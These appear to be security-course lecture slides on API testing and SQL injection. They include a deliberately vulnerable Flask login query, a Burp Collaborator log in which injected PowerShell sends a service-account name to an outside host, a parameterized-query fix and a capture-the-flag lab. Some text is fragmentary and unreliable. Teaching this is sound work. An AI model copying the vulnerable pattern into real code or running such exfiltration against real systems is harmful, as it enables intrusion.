

IFS4103

V Yogeswarren
Ensign InfoSecurity

What

Application

- A set of software components that work together to perform a specific task
- Things

```
POST /api/2.2/auth/signin HTTP/1.1
```

```
HOST: my-server
```

```
Content-Type:application/json
```

```
Accept:application/json
```

```
{
  "credentials": {
    "name": "administrator",
    "password": "passw0rd",
    "site": {
      "contentUrl": ""
    }
  }
}
```

integrating

each

How to test for API?

The screenshot shows a REST client interface with the following components:

- Request Bar:** Method: GET, URL: `{{baseUri}}/botbot/v2/users/showall`, Send button.
- Params Tab:** Query Params table with columns: Key, Value, Description.
- Body Tab:** JSON response in Pretty view.
- Status Bar:** Status: 200 OK, Time: 166 ms, Size: 385 B, Save as example button.

Query Params Table:

| Key | Value | Description |
|-----|-------|-------------|
| Key | Value | Description |

JSON Response (Pretty View):

```
1 {
2   "users": [
3     {
4       "email": "meowmeow1@mail.com",
5       "username": "meowmeow1"
6     },
7     {
8       "email": "meowmeow2@gmail.com",
9       "username": "meowmeow2"
10    },
11    {
12      "email": "supermeow@gmail.com",
13      "username": "supermeowmeow"
14    },
15    {
16      "email": "warren",
17      "username": "warren"
18    }
19  ]
20 }
```

can do

Suite will

The background is a dark blue field decorated with an abstract pattern of geometric elements. It includes numerous small squares in teal, pink, and orange, as well as thin white vertical lines of varying lengths, some of which appear to be connected to the squares.


What is SQL?



Why do we
need SQL?

What is SQL Injection?

- Attacker
- the
- If s
- no



s to
you are

```
@app.route("/login")
```

```
def login():
```

```
    username = request.values.get('username')
```

```
    password = request.values.get('password')
```

```
    # Prepare database connection
```

```
    db = pymysql.connect("localhost")
```

```
    cursor = db.cursor()
```

```
    # Execute the vulnerable SQL query concatenating user-provided input.
```

```
    cursor.execute("SELECT * FROM users WHERE username = '%s' AND password = '%s'" % (username, password))
```

```
    # If the query returns any matching record, consider the current user logged in.
```

```
    record = cursor.fetchone()
```

```
    if record:
```

```
        session['logged_user'] = username
```

```
    # disconnect from server
```

```
    db.close()
```

Where is the vulnerability?

14 2021.Sep.16 15:51:35 UTC DNS a3k69h7l9i5fnilischu8adnwa26av

| Description | Request to Collaborator | Response from Collaborator |
|---|-------------------------|----------------------------|
| <div>Pretty Raw \n Actions</div> <div>1 GET /get?output=<u>nt%20service%5Cmssqlserver</u> HTTP/1.1 2 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 6.3; en-US) WindowsPowerShell/4.0 3 Host: gn76thrltjpf9j5jccvusaxpggm7aw.burpcollaborator.net 4 Via: 1.1 [REDACTED] 5 X-Forwarded-For: 10.[REDACTED] 6 Cache-Control: max-age=0 7 Connection: keep-alive 8 9</div> | | |
| <div>INSPECTOR</div> <div>Selection</div> <div>SELECTED TEXT</div> <div>nt%20service%5Cmssqlserver</div> <div>DECODED FROM: URL encoding</div> <div><u>nt service\mssqlserver</u></div> | | |

Line Number: 691

How to fix SQLI?

- Use parameterized queries instead of string concatenation.
- Whitelist
- Blacklist
- Validate input

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";  
Statement statement = connection.createStatement();  
ResultSet resultSet = statement.executeQuery(query);
```

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");  
statement.setString(1, input);  
ResultSet resultSet = statement.executeQuery();
```

Now the "input" is passed as a parameter and will no longer contain executable code. It will be treated as a literal value and checked for type and length.

Feedbotbot!

- Botbot is hungry!!
- Help botbot find the hidden food (flags)!!!
- The route to the food is shown on a broken map (collection.json)
- Report your findings (write a report lmao) so botbot can find where the food is!

The food format is botbot<number>{xxx}

<http://18.141.173.174:2001/>

